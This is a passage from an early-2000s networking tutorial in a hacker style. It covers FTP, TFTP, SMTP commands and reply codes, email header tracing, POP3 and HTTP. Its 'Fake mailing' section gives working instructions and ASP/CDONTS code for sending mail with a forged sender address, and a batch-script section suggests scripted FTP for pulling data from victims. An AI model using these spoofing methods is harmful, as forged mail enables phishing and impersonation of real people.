If an FTP server service is running at Port 21 on the hostname you have specified, you will see a welcome banner something like the one shown in the following figure asking for login information. Generally all public servers will accept the username as *anonymous* and password as *anonymous* or they will accept the username as *Guest* and ask for your *email address* as the password.




```
C:\WINDOWS\System32\ftp.exe
ftp> open gnu.org
Connected to gnu.org.
220 Welcome to fencepost's FTP service.
User (gnu.org:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful. Have fun.
ftp> _
```

Once you've connected to a remote computer running the FTP server service you can initiate file transfers. There are many GUI FTP clients available like Cute FTP, WS FTP which makes your file transfer jobs easier. In this document we will be discussing about using the Windows FTP Client. Just read-on to find more :)

To get the list of valid FTP commands valid on your FTP client, just type *help*. To get help for an individual FTP command use the following command syntax.

```
ftp> help <commandname>
```



```
C:\WINDOWS\System32\ftp.exe
ftp> help
Commands may be abbreviated.  Commands are:
!          delete          literal          prompt          send
?          debug            ls              put             status
append    dir              mdelete        pwd            trace
ascii     disconnect      mdir           quit           type
bell      get             mget          quote          user
binary    glob            mkdir          recu          verbose
bye       hash            mls           remotehelp
cd        help            mput          rename
close     lcd             open          rmdir
ftp> help dir
dir      List contents of remote directory
ftp>
```

Some FTP commands:

In a FTP session you can use *cd* command to change the remote working directory. To upload a file to that directory, use the *put* command.

Suppose you have to upload image.jpg file to your remote computer then use the following command.

```
ftp> put image.jpg
```

But this takes up a lot of time if you want to upload 100 JPG files to the same directory. This could be solved by using wildcards.

By default, almost all FTP servers will have filename "globbing on". (To find whether your remote server has "globbing on", type *status* at the FTP command prompt). This means you can use wildcards in local file and path names. To upload all your JPEG files to a directory use the following command.

```
ftp> mput *.jpg
```

This will upload all the JPG files in your current local working directory to your current working remote directory.

Similarly you can use *get* and *mget* commands to download a single and multiple files from the remote computer.

We have studied enough about the Windows FTP Client. You might have already observed some numbers to the left in response to the every command that we type in. What are those numbers and what they denote? Well those are known as *Reply Codes*.

Reply Codes: Reply Codes are three digits long with the first digit very significant. The following is the classification of the reply codes based on the first digit of the code.

- 1XX - Positive preliminary response
- 2XX - Positive completion reply
- 3XX - Positive intermediate reply
- 4XX - Transient negative completion reply
- 5XX - Permanent negative completion reply

The second and third digits give you more information about the response.

110 Restart marker reply.

In this case, the text is exact and not left to the particular implementation; it must read:

```
MARK yyyy = mmmm
```

Where *yyyy* is User-process data stream marker, and *mmmm* server's equivalent marker (note the spaces between markers and "=").

120 Service ready in *nnn* minutes.

125 Data connection already open; transfer starting.

150 File status okay; about to open data connection.

200 Command okay.

202 Command not implemented, superfluous at this site.

211 System status, or system help reply.

212 Directory status.

213 File status.

214 Help message.

On how to use the server or the meaning of a particular

non-standard command. This reply is useful only to the human user.

215 NAME system type.
Where NAME is an official system name from the list in the Assigned Numbers document.

220 Service ready for new user.

221 Service closing control connection.
Logged out if appropriate.

225 Data connection open; no transfer in progress.

226 Closing data connection.
Requested file action successful (for example, file transfer or file abort).

227 Entering Passive Mode (h1,h2,h3,h4,p1,p2).

230 User logged in, proceed.

250 Requested file action okay, completed.

257 "PATHNAME" created.

331 User name okay, need password.

332 Need account for login.

350 Requested file action pending further information.

421 Service not available, closing control connection.
This may be a reply to any command if the service knows it must shut down.

425 Can't open data connection.

426 Connection closed; transfer aborted.

450 Requested file action not taken.
File unavailable (e.g., file busy).

451 Requested action aborted. Local error in processing.

452 Requested action not taken.
Insufficient storage space in system.

500 Syntax error, command unrecognized.
This may include errors such as command line too long.

501 Syntax error in parameters or arguments.

502 Command not implemented.

503 Bad sequence of commands.

504 Command not implemented for that parameter.

530 Not logged in.

532 Need account for storing files.

550 Requested action not taken.
File unavailable (e.g., file not found, no access).

551 Requested action aborted. Page type unknown.

552 Requested file action aborted.
Exceeded storage allocation (for current directory or dataset).

553 Requested action not taken.
File name not allowed.

Automated FTP by BATCH: Using a simple batch file we can automate an FTP Session. Even this could be used by viruses and Trojans to gain some valuable information and transfer data from a victim computer. I don't know whether any viruses/Trojans use this technique.

Create an FTP.bat file with the following line of code in it.

```
ftp -s:code.txt <hostname>
```

Now create a text file named code.txt with the following line of data in it save it to the same directory where your ftp.bat is.

```
<user>  
<password>  
mput *.jpg  
bye
```

In the above lines of code <hostname> is the address of the FTP server, <user> is the valid username on that server and <password> is the password for that username on that server. In general, for an anonymous FTP session <user> and <password> will be *anonymous*.

Trivial File Transfer Protocol (TFTP): Trivial File Transfer protocol (TFTP) is a standard protocol used to transfer files to and from a remote computer that is running TFTP server service or daemon.

TFTP is implemented on top of User Datagram Protocol (UDP). The TFTP client initially sends a request over port 69 to the server and the client determines the port they will use for the rest of their connection. TFTP lacks many features compared to the FTP. It could only be used to transfer files between the server and client. TFTP works on User Datagram Protocol (UDP), so it will be connection-less and unreliable service. Also TFTP has no provision for user authentication so it is not a secure protocol service.

Windows XP comes with a TFTP client which could be found at C:\windows\system32\tftp.exe. To know about the working of TFTP, go to DOS prompt and type *tftp*. This will show up all the parameters that could be used with the TFTP client.

The syntax for the TFTP command will be:

```
tftp [-i] [Host] [{get | put}] [Source] [Destination]
```

-i Specifies binary image transfer mode (also called octet mode). In binary image mode, the file is transferred in one-byte units. Use this mode when transferring binary files. If **-i** is omitted, the file is transferred in ASCII mode. This is the default transfer mode. This mode converts the end-of-line (EOL) characters to an appropriate format for the specified computer. Use this mode when transferring text files. If a file transfer is successful, the data transfer rate is displayed.

Host Specifies the local or remote computer.

put Transfers the file *Destination* on the local computer to the file *Source* on the remote computer. Because the TFTP protocol does not support user authentication, the user must be logged onto the remote computer, and the files must be writable on the remote computer.

get Transfers the file *Destination* on the remote computer to the file *Source* on the local computer.

Source Specifies the file to transfer.

Destination Specifies where to transfer the file. If *Destination* is

omitted, it is assumed to have the same name as *Source*.

Simple Mail Transfer Protocol (SMTP): I think every one reading this book might know, what an email is ;). Well, Simple Mail Transfer Protocol (SMTP) is responsible for efficient and reliable transfer of mail. SMTP is described in RFC 821.

An important feature of SMTP is its capability to relay mail across transport service environment. A transport service provides an Inter Process Communication Environment (IPCE). An IPCE may cover one network, several networks, or a subset of a network. Mail can be communicated between processes in different IPCEs by relaying through a process connected to two (or more) IPCEs. More specifically, mail can be relayed between hosts on different transport systems by a host on both transport systems.

SMTP runs on TCP port 25. Email clients such as Microsoft Outlook, Pegasus etc... connect to this port to the SMTP address you've specified for sending a mail.

There are three steps in SMTP mail transaction. The transaction started with a MAIL command which gives the sender identification. A series of one or more RCPT commands follows giving the receiver information. Then a DATA command gives the mail data. And finally, the end of mail data indicator confirms the transaction. (We will study more about this in the next sections).

The SMTP commands: (Defined in RFC 821)

A mail transaction involves several data objects which are communicated as arguments to different commands.

HELO: This command is used to identify the sender-SMTP to the receiver-SMTP. The argument field contains the host name of the sender-SMTP.

The receiver-SMTP identifies itself to the sender-SMTP in the connection greeting reply, and in the response to this command. This command and an OK reply to it confirm that both the sender-SMTP and the receiver-SMTP are in the initial state, that is, there is no transaction in progress.

MAIL: This command is used to initiate a mail transaction in which the mail data is delivered to one or more mailboxes. The argument field contains a reverse-path.

RCPT: This command is used to identify an individual recipient of the mail data; multiple recipients are specified by multiple use of this command.

DATA: The receiver treats the lines following the command as mail data from the sender. The mail data is terminated by a line containing only a period, that is the character sequence "<CRLF>.<CRLF>". This is the end of mail data indication.

SEND: This command is used to initiate a mail transaction in which the mail data is delivered to one or more terminals. The argument field contains a reverse-path. This command is successful if the message is delivered to a terminal.

SOML: This command is used to initiate a mail transaction in which the mail data is delivered to one or more terminals or mailboxes. For each recipient the mail data is delivered to the recipient's terminal if the recipient is active on the host (and accepting terminal messages), otherwise to the recipient's mailbox. The argument field contains a reverse-path. This command is successful if the message is delivered to a terminal or the mailbox.

SAML: This command is used to initiate a mail transaction in which the mail data is delivered to one or more terminals and mailboxes. For each recipient the mail data is delivered to the recipient's terminal if the recipient is active on the host (and accepting terminal messages), and for all recipients to the recipient's mailbox. The argument field contains a reverse-path. This command is successful if the message is delivered to the mailbox.

RSET: This command specifies that the current mail transaction is to be aborted. Any stored sender, recipients, and mail data must be discarded, and all buffers and state tables cleared. The receiver must send an OK reply.

VRFY: This command asks the receiver to confirm that the argument identifies a user. If it is a user name, the full name of the user (if known) and the fully specified mailbox are returned.

EXPN: This command asks the receiver to confirm that the argument identifies a mailing list, and if so, to return the membership of that list. The full name of the users (if known) and the fully specified mailboxes are returned in a multiline reply.

HELP: This command causes the receiver to send helpful information to the sender of the HELP command. The command may take an argument (e.g., any command name) and return more specific information as a response.

NOOP: This command does not affect any parameters or previously entered commands. It specifies no action other than that the receiver send an OK reply.

QUIT: This command specifies that the receiver must send an OK reply, and then close the transmission channel.

TURN: This command specifies that the receiver must either send an OK reply and then take on the role of the sender-SMTP, or send a refusal reply and retain the role of the receiver-SMTP.

Email Headers: Email headers play an extremely important role in find out the authenticity of an email. We can even trace geographical location of a person looking at the headers of the email, the person sent. When we send an email, the SMTP server relays the mail to the next host in the route to deliver the mail at its destination. When ever the email is relayed to the next host, information regarding the hosts will be recorded to the email headers.

Almost all web based email services provide the option to see the email headers. **In Yahoo! Web based email service**, by default it will be configured to show **brief** headers to the incoming messages. To change that to full headers, click **Mail Options->General Preferences**. Move

down to the **Messages**. You can see an option in the **Headers** section there to see **all** headers for incoming messages.

In **Hotmail**, Click **Options->Mail Display Settings**. Set the **Message headers** to full or advanced mode. Now you can see the email headers for the messages.

If you use **Microsoft Outlook 2002**, right-click the **email message** and click **options** in the menu. You can see the full headers for the email under **Internet headers** section.

Now that you have the full headers for the messages, we will learn more about every field in the headers. RFC 822 is the specification for message format.

The following is the specification for email headers (as described in RFC 822). It says about everything in the email headers.

```
message      = fields *( CRLF *text )           ; Everything after
                                                    ; first null line
                                                    ; is message body

fields       =      dates                       ; Creation time,
                source                          ; author id & one
                1*destination                   ; address required
                *optional-field                 ; others optional

source       = [ trace ]                       ; net traversals
                originator                      ; original mail
                [ resent ]                     ; forwarded

trace        =      return                      ; path to sender
                1*received                     ; receipt tags

return       = "Return-path" ":" route-addr    ; return address

received     = "Received"      ":"             ; one per relay
                ["from" domain]               ; sending host
                ["by"  domain]                ; receiving host
                ["via" atom]                  ; physical path
                *( "with" atom)                ; link/mail protocol
                ["id"  msg-id]                 ; receiver msg id
                ["for" addr-spec]              ; initial form
                ";"  date-time                 ; time received

originator   =      authentic                   ; authenticated addr
                [ "Reply-To"  ":" 1#address] )

authentic    =      "From"      ":" mailbox    ; Single author
                / ( "Sender"    ":" mailbox    ; Actual submittor
                    "From"      ":" 1#mailbox) ; Multiple authors
                ; or not sender

resent       =      resent-authentic
                [ "Resent-Reply-To" ":" 1#address] )

resent-authentic = "Resent-From"      ":" mailbox
```

```

                / ( "Resent-Sender"      ":" mailbox
                  "Resent-From"        ":" 1#mailbox )

dates           =   orig-date           ; Original
                  [ resent-date ]       ; Forwarded

orig-date       =   "Date"              ":" date-time

resent-date     =   "Resent-Date"       ":" date-time

destination     =   "To"                ":" 1#address ; Primary
                  / "Resent-To"         ":" 1#address
                  / "cc"                ":" 1#address ; Secondary
                  / "Resent-cc"         ":" 1#address
                  / "bcc"               ":" #address ; Blind carbon
                  / "Resent-bcc"        ":" #address

optional-field  =
                  / "Message-ID"        ":" msg-id
                  / "Resent-Message-ID" ":" msg-id
                  / "In-Reply-To"        ":" *(phrase / msg-id)
                  / "References"         ":" *(phrase / msg-id)
                  / "Keywords"           ":" #phrase
                  / "Subject"             ":" *text
                  / "Comments"           ":" *text
                  / "Encrypted"           ":" 1#2word
                  / extension-field      ; To be defined
                  / user-defined-field   ; May be pre-empted

msg-id          =   "<" addr-spec ">"    ; Unique message id

```

Look at the following example that I've sent from assassin_007@xyzmail.com to chaitanya_mech@msn.com.

```

-----
Received: from cpimssmtpa58.msn.com ([207.46.181.134]) by mc1-
f41.law16.hotmail.com with Microsoft SMTPSVC(5.0.2195.5600);
    Tue, 3 Dec 2002 13:22:44 -0800
X-MSN-Trace: {B0D837AD-7D1E-4CCF-997F-1C5DF1236A9D}
Received: from xyzmail.com ([203.199.x.248]) by cpimssmtpa58.msn.com
with Microsoft SMTPSVC(5.0.2195.4453);
    Tue, 3 Dec 2002 13:20:20 -0800
Received: (qmail 30789 invoked by uid 510); 3 Dec 2002 21:20:45 -0000
Date: 3 Dec 2002 21:20:45 -0000
Message-ID: <20021203212045.30788.qmail@webmail36.xyzmail.com>
Received: from unknown (203.197.xx.249) by xyzmail.com via HTTP; 03 dec
2002 21:20:45 -0000
MIME-Version: 1.0
From: "assassin007" <assassin_007@xyzmail.com>
Reply-To: "assassin007" <assassin_007@xyzmail.com>
To: chaitanya_mech@msn.com
Subject: hello
Content-type: text/plain;
    format=flowed
Content-Disposition: inline
Return-Path: assassin_007@xyzmail.com

```

X-OriginalArrivalTime: 03 Dec 2002 21:20:20.0500 (UTC)
FILETIME=[C8C68D40:01C29B11]

Checking the email headers for this message.

Received: from cpimssmtpa58.msn.com ([207.46.181.134]) by mc1-f41.law16.hotmail.com with Microsoft SMTPSVC(5.0.2195.5600);
Tue, 3 Dec 2002 13:22:44 -0800
X-MSN-Trace: {B0D837AD-7D1E-4CCF-997F-1C5DF1236A9D}
Received: from xyzmail.com ([203.199.83.248]) by cpimssmtpa58.msn.com with Microsoft SMTPSVC(5.0.2195.4453);
Tue, 3 Dec 2002 13:20:20 -0800
Received: (qmail 30789 invoked by uid 510); 3 Dec 2002 21:20:45 -0000

From the above headers we can understand that that mail first originated in xyzmail.com is picked up by cpimssmtpa58.msn.com and it has delivered the mail to mc1-f41.law16.hotmail.com. Microsoft SMTPSVC(5.0.2195.5600) denote the link/mail protocol and its version. Also we can find the time that the message was received at each server. qmail denotes the SMTP daemon running on xyzmail.com and uid denote the message id.

Message-ID: <20021203212045.30788.qmail@webmail36.xyzmail.com>

This the unique message id generated by xyzmail.com when it was passed. 20021203212045 denotes the time of origination of the mail in xyzmail servers in yyyymmddhhmmss format. This particular message was generated on 03/12/2002 21:20:45. 30788 is reference number for the mail on xyzmail.com and qmail is the SMTP daemon on xyzmail.com.

Received: from unknown (203.197.xx.249) by xyzmail.com via HTTP; 03 dec 2002 21:20:45 -0000

This the interesting part of the headers. This line reveals my IP address to the recipient. 203.197.xx.249 is my IP address. This line says that the message was received from 203.197.xx.249 by xyzmail.com. HTTP denotes that the message was received over HTTP by xyzmail.com and you can find the time when the message was received by xyzmail.com from my system.

MIME-Version: 1.0

This denotes the version of Multipurpose Internet Mail Extensions (MIME).

From: "assassin007" <assassin_007@xyzmail.com>
Reply-To: "assassin007" <assassin_007@xyzmail.com>
To: chaitanya_mech@msn.com

This tells us that assassin_007@xyzmail.com is the sender of this mail and the reply address of this mail is assassin_007@xyzmail.com. The recipient address is chaitanya_mech@msn.com.

Return-Path: assassin_007@xyzmail.com

This is the return address for the mail.

All other fields say about the content type etc...

Reply Codes: The daemon gives a reply code for every command executed. Below is the list of reply codes and their description.

```
211 System status, or system help reply
214 Help message
    [Information on how to use the receiver or the meaning of a
    particular non-standard command; this reply is useful only
    to the human user]
220 <domain> Service ready
221 <domain> Service closing transmission channel
250 Requested mail action okay, completed
251 User not local; will forward to <forward-path>

354 Start mail input; end with <CRLF>.<CRLF>

421 <domain> Service not available,
    closing transmission channel
    [This may be a reply to any command if the service knows it
    must shut down]
450 Requested mail action not taken: mailbox unavailable
    [E.g., mailbox busy]
451 Requested action aborted: local error in processing
452 Requested action not taken: insufficient system storage

500 Syntax error, command unrecognized
    [This may include errors such as command line too long]
501 Syntax error in parameters or arguments
502 Command not implemented
503 Bad sequence of commands
504 Command parameter not implemented
550 Requested action not taken: mailbox unavailable
    [E.g., mailbox not found, no access]
551 User not local; please try <forward-path>
552 Requested mail action aborted: exceeded storage allocation
553 Requested action not taken: mailbox name not allowed
    [E.g., mailbox syntax incorrect]
554 Transaction failed
```

Fake mailing: This is one of the interesting topics, I saw a lot of people stumbling across this topic searching various sites across Google to find open SMTP servers. I have one solution to send a fake mail without the need of any SMTP server!!! Well before we go to that, let's first study the old one.

The Old method: For this methods to work you should have a mail server address to accept your mail and relay that to the destination. Getting the address of a mail server which relays your message is the hardest thing in this method. If you have the SMTP server address you can easily send a mail by telnetting to port 25 of the server.

If there is a mail server running on the server which you telnet to, normally a welcome banner appears on the telnet screen. This banner

will have information about the SMTP daemon running and its version etc...

Once you are connected to the mail server you can issue valid SMTP commands to send a mail. Normally all mail servers will not allow you to execute command until you say *helo <hostname>*, example *helo smtp*. This will log your IP address in the server.


After this type *mail from:<sender's email address>* and press *<CRLF>* (*CRLF* stands for CR (carriage return) and LF (line feed) i.e. Enter key).

Then type *rcpt to:<recipient's email address>* and press *<CRLF>*.

Once it has accepted the sender's and recipient's address, type *data* and *<CRLF>*. Now type the message for the email.

To send the mail press the following key sequence *<CRLF>.<CRLF>*, this key sequence denote the end of mail.

The following screen shows an example SMTP session that I used to send a mail to *assassin_007@rediffmail.com* from *billgates@microsoft.com*. (Because of the mail server security problems I've to erase the mail server address from the figure).



Let's examine the headers for this email.

```
Return-Path: <billgates@microsoft.com>
Delivered-To: assassin_007@rediffmail.com
Received: (qmail 27359 invoked from network); 4 Dec 2002 03:31:52 -0000
Received: from unknown (HELO mail.xyzxyzxyzonline.net) (203.199.XX.3)
by mailserver with SMTP; 4 Dec 2002 03:31:52 -0000
Received: from smtp ([203.197.XYZ.249]) by mail.xyzxyzxyzonline.net
(8.11.0/8.11.0) with SMTP id gB435iA10301 for
assassin_007@rediffmail.com; Wed, 4 Dec 2002 08:35:57 +0530
Date: Wed, 4 Dec 2002 08:35:57 +0530
From: billgates@microsoft.com
Message-Id: 200212040305.gB435iA10301@mail.xyzxyzxyzonline.net
```

You can find that in the seventh line of the headers my IP address was revealed.

But remember though your mail has been by the SMTP server for delivery, there is no guarantee that your mail will be sent and it takes a long-time for your mail to reach its destination.

All the above problems are solved in the following method. Not only that we can even attach files to the mail using this method. Really cool na! ;)

New method: This method uses CDONTS (Collaboration Data Objects for Windows NT server) to send an email. All you need is to have is some hosting space with CDONTS library installed. Once you have that you can setup your own mailing system to mail from any email address.

The CDO for NTS Library uses SMTP (Simple Mail Transfer Protocol) to interface with a Microsoft® Windows NT® Server. The CDO for NTS Library interfaces with the SMTP (Simple Mail Transfer Protocol) server component of Microsoft® Internet Information Server (IIS) version 4.0 and later.

Once you have some hosting space with CDONTS library installed, you have to create two web pages with the following source code and upload them to your hosting space.

1. Create a page mail.htm with the following source (copy the following code to Notepad and save it as mail.htm). This form is used to input the mail content.

```
<html>
<head><title>Mail Input Page</title></head>
<body>
<form method="post" action="mailprocess.asp" name="Inputform">
<table border="1" width="50%">
<tr><td width="48%">From</td>
<td width="52%">&nbsp;<input type="text" name="From"
size="20"></td></tr>
<tr><td width="48%">To</td><td width="52%"><input type="text"
name="to" size="20"></td></tr>
<tr><td width="48%">Subject</td><td width="52%"><input
type="text" name="subject" size="20"></td></tr>
<tr><td width="48%">Body</td><td width="52%"><input
type="text" name="body" size="20"></td></tr>
<tr><td width="48%"><input type="submit" value="Send"
name="B1"><input type="reset" value="Reset" name="B2"></td>
<td width="52%">&nbsp;</td></tr>
</table>
</form>
</body>
</html>
```

2. Create another page mailprocess.asp with the following source (Copy the code to Notepad and save it as mailprocess.asp). This code sends the mail.

```
<%
```

```

Dim strFrom, strTo, strSubject, strBody, subject, body
Dim objCDOMail

strFrom = Request.Form("From")

strTo = Request.Form("to")
strSubject = Request.Form("subject")
strBody = Request.Form("body")

Set objCDOMail = Server.CreateObject("CDONTS.NewMail")

objCDOMail.From = StrFrom
objCDOMail.To = strTo
objCDOMail.Subject = strSubject
objCDOMail.Body = strBody

'objCDOMail.AttachFile "c:\path\filename.txt", "filename.txt"

objCDOMail.Send

Set objCDOMail = Nothing
%>
<html>
<head><title>Sent Mail</title></head>
<body>
Your mail was sent to:<% = request("to") %><br>
The time that is was sent was: <% = Now %>

</body>
</html>

```

Upload both the pages to your server and enjoy mailing from any email address.

But the problem is that to have hosting space. Well don't worry about that. I have one solution.

I have already setup this service at my server. You can test that at <http://kimscity.com/hrvg/hrvgmail.asp>. Don't use this for illegal purposes; I can anytime remove those pages for this location.

Let's examine the headers for this mail, which I used to send an email to assassin_007@rediffmail.com from billgates@microsoft.com using the CDONTS.

```

Return-Path: <billgates@microsoft.com>
Delivered-To: assassin_007@rediffmail.com
Received: (qmail 26658 invoked from network); 4 Dec 2002 04:26:07 -0000
Received: from unknown (HELO oregonsweb0.oregonsweb.com) (216.223.16.243) by mailserver with SMTP; 4 Dec 2002 04:26:07 -0000
Received: from mail pickup service by oregonsweb0.oregonsweb.com with Microsoft SMTPSVC; Tue, 3 Dec 2002 20:30:25 -0800
From: <billgates@microsoft.com>

```


To: <assassin_007@rediffmail.com>
Subject: test
Date: Tue, 3 Dec 2002 20:30:25 -0800
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6700
Message-ID:
<OREGONSWEB07bna7D1300002919@oregonsweb0.oregonsweb.com>
X-OriginalArrivalTime: 04 Dec 2002 04:30:25.0750 (UTC)
FILETIME=[DDE73760:01C29B4D]

If you observe the above headers, my IP address is not logged in the email headers sent by this method. But the IP address of this hosting service is logged in that. oregonsweb0.oregonsweb.com is the mail pick-up service which picks up the mail from the outbox configured on IIS by your hosting provider.

Currently there are no hosting services that provide free space and have CDONTS installed.

Post Office Protocol (Port 110): Post Office Protocol, Version 3 is a standard protocol described in RFC 1939. It mainly used to download/delete email messages. When you launch an email client such as MS Outlook, Pegasus etc... your client connects to the email server using POP (port 110) to receive the email messages.

POP3 runs on TCP port 110 on the server computer. When the client connects to the POP3 server, a welcome message appears and the user is required to provide username and password to retrieve email messages. If you use an email client all these processes are performed invisible by the client.

The POP3 commands:

User <username> username for authentication
Pass <password> Password for authentication
Stat Get the total messages and the total size of the messages
List [msg] If a message number is specified, the size of the mail is listed else all the messages are listed with sizes
Retr <msg> Sends the whole message to the client
Dele <msg> Deletes the specified message
NOOP The server doesn't perform anything, it just gives a positive response
Rset cancels previous delete requests if they exist
Quit ends the TCP connection

POP3 replies:


+OK Command implemented
-ERR Error in implementing the command

You have understood enough about working with POP3. Now let's see how to connect to POP3 server and read your messages without any email client.

Connecting to POP3: You can connect to POP3 server service of your email provider, by telnetting to port 110 of your email provider. But make sure that you are given POP3 access for your account. Most of the email service providers made this a paid service.

```
telnet <hostname> 110
```

Once you are connected you will be greeted with a welcome message and you are required to give your username and password to logon to your email account. The following is the example of a POP3 session on rediffmail.



```
telnet f3pop.rediffmail.com 110
+OK <21345.1038979288@pop.rediffmail.com>
user assassin_007@rediffmail.com
+OK
pass <mypassword>
+OK
stat
+OK 96 2642945
```

The last line here indicates that there are 96 messages in my email box occupying a space of 2642945 bytes.

Now to read an email message just type the following command

Retr <message number>

Ex: If I want to read the 96th message the command will be *retr 96*.

To delete an email message use the command *dele <message number>*.

Ex: If I want to delete the 96th message the command will be *dele 96*.

When you have completely reading your messages type *quit* to close the FTP session.


Hypertext Transfer Protocol (HTTP):The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. The HTTP is a protocol designed to allow the transfer of Hypertext Markup Language (HTML) documents. HTTP is also used as a generic protocol for communication between user agents and proxies/gateways to other Internet systems, including those supported by the SMTP, NNTP, FTP, Gopher, and WAIS protocols. In this way, HTTP allows basic hypermedia access to resources available from diverse applications. The HTTP/1.1 is described in RFC 2068.

The HTTP is a request/response protocol. The client sends a request to the server in the form of request method over a connection with the server. The server responds to the client request with a status line, including the message's protocol version and a success or error code,

followed by a message containing server information, entity metainformation, and possible entity-body content.

Generally HTTP communications takes place over TCP/IP connections. The default port is TCP 80, but other ports can be used. This doesn't prevent HTTP from being implemented on the top of any other protocol on the internet, or on other networks. HTTP only presumes a reliable transport; any protocol that provides such guarantees can be used.

In most cases HTTP communication is initiated by a user agent requesting a resource on some origin server. In the simplest case, a single connection is established between the user agent and the origin server.




In some cases, there is no direct connection between the User Agent and the Origin Server. There are one or more intermediaries in the request/response chain. There are three common forms of intermediary, proxy, gateway, and tunnel.

A proxy is a forwarding agent, receiving requests in its absolute form, rewriting all or part of the message, and forwarding the reformatted request toward the server.


A gateway is a receiving agent, acting as a layer above some other server(s) and, if necessary, translating the requests to the underlying server's protocol.

A tunnel acts as a relay point between two connections without changing the messages; tunnels are used when the communication needs to pass through an intermediary (such as a firewall) even when the intermediary cannot understand the contents of the messages.



The figure above shows three intermediaries (A, B, and C) between the User Agent and the Origin Server. A request or response message that travels the whole chain will pass through four separate connections. Although the diagram is linear, each participant may be engaged in multiple, simultaneous communications. For example, B may be receiving requests from many clients other than A, and/or forwarding requests to servers other than C, at the same time that it is handling A's request.

Proxies and gateways in general can handle catching of HTTP messages. Tunnels cannot understand the message content, so they cannot store cached data of HTTP messages. The effect of a cache is that the request/response chain is shortened if one of the participants along the chain has a cached response applicable to that request. The following figure shows that A has a cached copy of an earlier response from the Original Server in the response chain. Hence, the server response for the request made by User Agent can directly be obtained from A.



